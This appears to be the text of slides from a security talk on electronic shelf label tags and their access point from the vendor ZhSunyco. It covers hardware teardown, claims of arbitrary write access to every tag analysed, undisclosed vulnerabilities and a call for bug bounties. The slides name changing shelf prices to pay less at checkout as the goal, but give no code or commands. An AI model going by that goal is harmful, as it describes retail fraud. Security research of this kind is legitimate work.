
Examining the Access Point's Hardware

- Currently: We have arbitrary write but still need the AP
- Goal: Send images with own antenna
- Next Steps
 - Can we understand the protocol via firmware of the chips?
 - Can we Man-in-the-Middle when the AP sends out data?
- Disassemble the AP for further research
 - Pandora's Box?


Hardware of the AP – First Insights




Hardware of the AP – Hardware Topology





Hardware of the AP – Main Chip





Hardware of the AP – Hardware Topology





Hardware of the AP – Antenna Boards



Hardware of the AP – Different Hardware Interfaces



Hardware of the AP – Levels




Hardware of the AP – Review so far

- Extensive study of chips and their connection interfaces
- All debug ports seem to be disabled 🙄
- To be honest that is only a drop in the bucket



Hardware of the AP – Digging Deeper





Responsible Disclosure

- Not initiated yet
- Have been working on the AP

Conclusion

- We were able to write arbitrary data to every ESL-Tag we analyzed
- All apps were broken
- All ESL-Tags were broken
- The AP was also broken
- ZhSunyco's management softwares are not usable any longer
 - Who owns or manages your software / data?

Appeal to Manufacturers

- No Bug Bounty exists for IoT products
- Expensive as a private researcher
 - Give researchers easier access to products!

Mission (un)accomplished

- Changing prices on ESL-Tags 
- Cheaper prices at checkout 



Thank you Nils & Lucas!



Questions?

Sources

- [1] https://picksmart.en.alibaba.com/index.html?spm=a2700.shop_prom.88.10.306319c5MfEHpZ
- [2] <https://www.zhsunyco.com/>
- https://www.flaticon.com/free-icon/label-tag_9715437
- https://www.flaticon.com/free-icon/mobile-phone_545245
- https://www.flaticon.com/free-icon/server_157359
- https://www.flaticon.com/free-icon/key_263069
- https://www.flaticon.com/free-icon/wifi-router_2972473